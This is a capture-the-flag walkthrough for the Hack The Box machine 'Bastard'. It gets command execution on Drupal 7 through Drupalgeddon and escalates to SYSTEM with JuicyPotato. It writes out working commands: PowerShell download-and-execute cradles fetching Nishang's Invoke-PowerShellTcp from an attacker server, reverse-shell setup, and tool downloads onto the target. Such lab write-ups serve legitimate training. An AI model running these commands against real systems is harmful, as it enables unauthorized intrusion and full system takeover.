Hack The Box
Hack The Box: Bastard Walkthrough
Bastard exploits Drupalgeddon for command execution and SeImpersonatePrivilege for SYSTEM.
Recon & Enumeration
Use nmap to scan for open ports and services:

We see the presence of Drupal 7. To determine the exact version, we can leverage the changelog file.
See what information the browser will display to us.


Also, based on the page source code, we can confirm that it is Drupal 7.

We will now conduct a searchsploit for known exploits targeting Drupal version 7.


To refine the results and discover a more suitable exploit, I will search on Google.
Upon testing multiple listed exploits, I determined that the one by pimps was the most effective. You can find it here opens in a new tab.
I proceeded to copy the RAW script and saved it as "drupal.py."

We download it to our attack box.

The script is straightforward. You only need to provide the command to execute and the target (website). It will exploit the service and provide the command's output as a result.

I will now obtain a reverse shell on the target.
To achieve this, I will use the "Invoke-PowerShellTcp.ps1" script from Nishang Scripts, which can be found here opens in a new tab.
After acquiring a copy of the script on my attacker machine, I placed it in my working directory and added the following command at the end:
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.8 -Port 4343
Next, we run an HTTP server within the working directory of our attack box.

We initiate a netcat listener on port 4343 to capture the incoming shell.

We execute the command below to download and execute the script directly into memory:
python3 drupal.py -c "powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.14.8:8080/Invoke-PowerShellTcp.ps1')" http://10.10.10.9
The script file has been successfully downloaded from our attack box.

Consequently, we establish a shell on our listener.

After gaining a shell on the target box, I proceeded to conduct manual enumeration, commencing with gathering system information.

The host is 64-bit Windows Server 2008 R2 with no installed hotfixes, so the next checks should include applicable kernel vulnerabilities and 64-bit tooling.
Check the current user's privileges:

SeImpersonatePrivilege is enabled, making a Potato-family impersonation path relevant for SYSTEM escalation.

Download the 64-bit JuicyPotato executable from the GitHub release opens in a new tab.
Keep the attack-system HTTP server running from the working directory.


Create a temp directory within the C partition.
We proceed to download JuicyPotato onto the target machine.
(New-Object System.Net.WebClient).DownloadFile('http://10.10.14.4:8080/JuicyPotato.exe', 'C:\temp\JuicyPotato.exe')
Execute the exploit and see the outcome.

JuicyPotato requires a COM server port and a valid CLSID. Select one from the tool author's list for this OS version or run the following PowerShell script to enumerate the system's CLSIDs:
GetCLSID.ps1 script opens in a new tab
Create a batch file on the attacker system that downloads and runs the Nishang PowerShell script:
echo "powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.14.5:8080/Invoke-PowerShellTcp.ps1')" > shell.bat
Download the batch script onto the target box using the command below.
(New-Object System.Net.WebClient).DownloadFile('http://10.10.14.5:8080/shell.bat', 'C:\temp\shell.bat')
Run the exploit. If the default CLSID fails, test an alternative from the exploit publisher's list here opens in a new tab.
For Windows Server 2008 R2, the relevant CLSIDs are:

Proceed with using the first CLSID from the list.
C:\temp\JuicyPotato.exe -l 4343 -p C:\temp\shell.bat -t * -c "{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}"

Returning to the listener, I successfully obtained a SYSTEM shell.